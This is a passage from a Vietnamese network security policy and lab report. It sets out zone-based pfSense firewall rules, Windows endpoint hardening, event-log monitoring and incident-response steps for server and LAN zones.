Figure 8. Nội dung chi tiết /var/log/nginx/waf_error.log

f. Ứng phó sự cố

- Bước 1: Thông báo

- + Thông báo cho Blue Team Leader
- + Ghi lại thời gian phát hiện, triệu chứng

- Bước 2: Cô lập (CONTAINMENT)

- + Block IP nguồn tấn công tại pfSense
- + Ngắt kết nối U1 khỏi network (nếu cần)
- + Không tắt máy (để bảo toàn evidence trong RAM)

- Bước 3: Điều tra (INVESTIGATION)

- + Thu thập log từ Wazuh
- + Dump memory nếu có thể
- + Phân tích các file bị thay đổi (FIM alerts)
- + Xác định phương thức tấn công

- Bước 4: Loại bỏ

- + Vá lỗ hổng bị khai thác
- + Xóa backdoor/malware
- + Thay đổi tất cả mật khẩu

- Bước 5: Khôi phục (RECOVERY)

- + Khôi phục từ backup nếu cần

+ Giám sát chặt chẽ trong 48h đầu

- **Bước 6:** Báo cáo sau sự cố (DOCUMENTATION)

+ Viết incident report chi tiết

+ Rút kinh nghiệm, cập nhật policy

2. **Server Zone Security Policy - Zone 192.168.20.0/24**

a. Mục đích

- Bảo vệ tính bí mật (Confidentiality) của dữ liệu nhạy cảm lưu trữ trên File Server
- Đảm bảo tính toàn vẹn (Integrity) của dữ liệu không bị thay đổi hoặc xóa trái phép
- Duy trì tính sẵn sàng (Availability) của dịch vụ file sharing cho hệ thống

b. Phạm vi áp dụng

- Hạ tầng:
 - + Subnet: 192.168.20.0/24
 - + Máy chủ: U2 - Ubuntu File Server
 - + Interface: em3/VMnet3 kết nối với pfSense
- Đối tượng áp dụng:
 - + Dịch vụ file sharing (Samba/NFS/FTP)
 - + Mọi kết nối truy cập dữ liệu từ các zone khác
 - + Tất cả dữ liệu nội bộ quan trọng
- Tham chiếu chuẩn: **ISO/IEC 27001:2022 - Controls 5.10, 5.15, 8.1, 8.7, 8.8, 8.13, 8.19**

c. Chức năng chính

- File Storage: Lưu trữ tài liệu, database backups, source code
- File Sharing: Cung cấp dịch vụ chia sẻ file cho Web Server và User Network
- Backup Repository: Lưu trữ các bản sao lưu của các hệ thống khác
- Data Archive: Lưu trữ dữ liệu lịch sử dài hạn

d. Kiểm soát truy cập mạng

- Cấm cụ thể:

X Server Zone → DMZ (Any Port) - Không cho phép kết nối tới DMZ

X Server Zone → LAN Zone (Any Port) - Không cho phép kết nối tới Lan

X Server Zone → Guest Zone (Any Port) - Không cho phép kết nối tới Guest

Hướng	Nguồn	Đích	Giao thức/Port	Mục đích
OUTBOUND (Internet)	SERVER Zone	WAN (Internet)	TCP 80, 443	Duyệt Web (Web browsing)




Figure 9. Thiết lập Rules cho Server Zone trên PfSense

e. Chính sách mặc định (Default Policies):

- Áp dụng nguyên tắc "Zero Trust": Mặc định chặn tất cả các kết nối đi vào (Incoming) và đi ra để đảm bảo an ninh tối đa, chỉ mở những gì thực sự cần thiết.

Cấu hình luồng vào (Inbound Rules):

- Cho phép kết nối quản trị từ xa qua **SSH (Port 22)** từ dải mạng quản lý (192.168.204.0/24).
- Cho phép truy cập dịch vụ **Web (Port 80)** từ dải mạng khách/DMZ (192.168.10.0/24).

Cấu hình luồng ra (Outbound Rules):

- Cho phép kết nối **HTTP/HTTPS (Port 80/443)** ra ngoài để thực hiện cập nhật hệ thống hoặc cài đặt phần mềm.

f. Backup Content

- Dữ liệu cần backup:

- + /data/fileserver/* (t toàn bộ file shares)
- + /etc/ (system configuration)
- + /var/www/ (web)
- + User accounts: /etc/passwd, /etc/shadow, /etc/group
- + SSH keys: /root/.ssh/, /home/*/.ssh/

g. Ứng phó sự cố

- Các dấu hiệu cần cảnh giác đặc biệt:
- + File lạ xuất hiện trong /data/filesserver
- + Số lượng file bị thay đổi/xóa đột ngột tăng (FIM alert storm)
- + User không rõ danh tính xuất hiện
- + Outbound connection đến các port lạ (data exfiltration)
- + Disk I/O bất thường cao

Bước 1: Phát hiện và báo cáo (DETECTION)

- Thời gian phát hiện: ghi chính xác timestamp
- Dấu hiệu: mô tả chi tiết triệu chứng
- Báo cáo ngay cho Blue Team Leader

Bước 2: Cô lập (CONTAINMENT)

- Ngắt kết nối U2 khỏi network tại pfSense
- Block mọi traffic IN/OUT đến U2
- Không xóa log, không xóa file

Bước 3: Phân tích (FORENSIC ANALYSIS)

- Phân tích Wazuh FIM alerts
- Phân tích Samba audit log
- Phân tích auth.log
- Kiểm tra tiến trình
- Kiểm tra kết nối
- Quét mã độc, tool kit

Bước 4: Xác định phạm vi

- File bị đánh cắp
- File bị mã hóa/xóa
- Backdoor

Bước 5: Khắc phục (ERADICATION)

- Xóa malware/backdoor đã phát hiện
- Vá lỗ hổng bị khai thác
- Thay đổi tất cả mật khẩu: root, admin, samba users
- Kiểm tra và sửa firewall rules

- Update hệ thống lên bản mới nhất

Bước 7: Khôi phục (RECOVERY)

- Restore dữ liệu từ backup sạch (trước thời điểm bị tấn công)
- Khởi chạy lại các dịch vụ
- Kết nối lại vào network

Bước 8: Báo cáo sau sự cố (LESSONS LEARNED)

- Viết báo cáo sự cố chi tiết
- Cập nhật chính sách bảo mật
- Training cho team
- Cải thiện monitoring rules

3. LAN Zone Security Policy - Zone 192.168.204.0/24

a) Mục đích

- Bảo vệ máy tính nhân viên khỏi malware, phishing, và social engineering
- Kiểm soát hành vi người dùng để giảm thiểu rủi ro bảo mật
- Đảm bảo môi trường làm việc an toàn và hiệu quả

b) Phạm vi áp dụng

- Hạ tầng:
 - + Subnet: 192.168.204.0/24
 - + Thiết bị: W1 - Windows Client (Employee Workstation)
 - + Interface: em1/VMnet1 kết nối với pfSense
 - + Số lượng: Có thể mở rộng cho nhiều workstation
- Đối tượng áp dụng:
 - + Tất cả nhân viên sử dụng máy tính công ty
 - + Quản trị viên hệ thống (với quyền cao hơn)
 - + Tất cả hoạt động truy cập mạng từ LAN
- Tham chiếu chuẩn: **ISO/IEC 27001:2022 - Controls 5.10, 7.10, 8.1, 8.5, 8.16, 8.23**

c) Chức năng chính

- Workstation: Máy tính làm việc cho nhân viên
- Administration: Quản trị từ xa các server trong DMZ, Server Zone
- Internet Access: Truy cập Internet để làm việc (được kiểm soát)

- File Access: Truy cập File Server để lấy/lưu dữ liệu

d) Nguyên tắc bảo vệ

- Hạn chế quyền truy cập tối thiểu
- Giám sát chặt chẽ mọi hành động
- Không tin tưởng tuyệt đối vào LAN Zone

e) Kiểm soát truy cập mạng

- Cấm cụ thể:

X LAN → Guest Zone (Any Port) - Không cho phép kết nối tới Guest

X LAN → WAN (Port 21, 23, 25) - Chặn FTP, Telnet, SMTP outbound

X WAN → LAN (Any Port) - Chặn mọi kết nối từ Internet

Hướng	Nguồn	Đích	Giao thức/Port	Mục đích
OUTBOUND (Internet)	LAN Zone	WAN (Internet)	TCP 80, 443	Duyệt Web (Web browsing)

States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
✓ 2/2.05 MIB	*	*	*	LAN Address	8443	*	*		Anti-Lockout Rule	⚙️
✓ 1/4.07 MIB	IPv4 *	LAN subnets	*	*	*	*	none		Default allow LAN to any rule	🔗 ⚙️ 🔄 🗑️ ✖️
✓ 0/0 B	IPv6 *	LAN subnets	*	*	*	*	none		Default allow LAN IPv6 to any rule	🔗 ⚙️ 🔄 🗑️ ✖️
✗ 0/0 B	IPv4 TCP	WAN subnets	*	LAN subnets	*	*	none		Block from Internet	🔗 ⚙️ 🔄 🗑️
✗ 0/0 B	IPv4 TCP	LAN subnets	*	GUEST subnets	*	*	none		Block LAN to GUEST	🔗 ⚙️ 🔄 🗑️
✗ 0/0 B	IPv4 TCP	LAN subnets	*	WAN subnets	21 (FTP)	*	none			🔗 ⚙️ 🔄 🗑️
✗ 0/0 B	IPv4 TCP	LAN subnets	*	WAN subnets	23 (Telnet)	*	none			🔗 ⚙️ 🔄 🗑️
✗ 0/0 B	IPv4 TCP	LAN subnets	*	WAN subnets	25 (SMTP)	*	none			🔗 ⚙️ 🔄 🗑️

Figure 10. Thiết lập Rules cho LAN Zone trên PfSense

f) Bảo mật Endpoint

- Windows Update




Figure 11. Cấu hình Windows Update tự động

- Windows Defender




Figure 12. Cấu hình Window Defender

- Windows Firewall




Figure 13. Cấu hình Firewall

Inbound Rules										
Name	Group	Profile	Enabled	Action	Override	Program	Local Address	Remote Address	Protocol	Local Port
Block RDP from Internet		All	Yes	Block	No	Any	Any	Any	TCP	3389
Block SMB from Internet		All	Yes	Block	No	Any	Any	Any	TCP	445

Figure 14. Cấu hình block RDP và SMB từ Internet

- User Account Control (UAC)




Figure 15. Cấu hình User Account Control (UAC)

- User Account




Figure 16. Cấu hình Password Policy




Figure 17. Cấu hình Account lockout: 5 lần thất bại → khóa 15 phút

- Screen Lock




Figure 18. Cấu hình Ctrl+Alt+Del để unlock (secure logon)

- USB Device Control




Figure 19. Cấu hình Disable AutoRun cho tất cả drives

g) Giám sát và ghi nhật ký

- Windows Event Logs cần thu thập

- Security Events:

- + Event ID 4624: Successful logon
- + Event ID 4625: Failed logon
- + Event ID 4720: User account created
- + Event ID 4732: User added to privileged group
- + Event ID 4688: Process creation
- + Event ID 4698: Scheduled task created

- System Events:

- + Event ID 7045: Service installed
- + Event ID 7030: Service failed to start

- Application Events:

- + Windows Defender alerts
- + Application crashes

h) Ứng phó sự cố

- Dấu hiệu máy tính bị nhiễm:
- + Chạy chậm bất thường
- + Popup quảng cáo liên tục
- + Browser homepage bị thay đổi
- + Files bị encrypt (.locked, .encrypted extension)
- + Antivirus bị tắt
- + Programs tự mở
- + Network traffic bất thường cao
- + Password không hoạt động
- + Emails gửi đi không rõ nguồn gốc

Bước 1: Ngắt kết nối

- Rút dây mạng hoặc tắt WiFi
- Không tắt máy (để bảo toàn evidence)
- Không xóa files
- Không tự ý sửa chữa

Bước 2: Báo cáo

- Liên hệ IT Help Desk ngay lập tức
- Mô tả triệu chứng
- Ghi nhận thời gian phát hiện

Bước 3: Cô lập

- Disconnect khỏi network tại pfSense
- Block IP address của máy bị nhiễm
- Kiểm tra các máy khác trong LAN

Bước 4: Phân tích

- Scan malware
- Check persistence mechanisms
- Phân tích logs
- Xóa malware

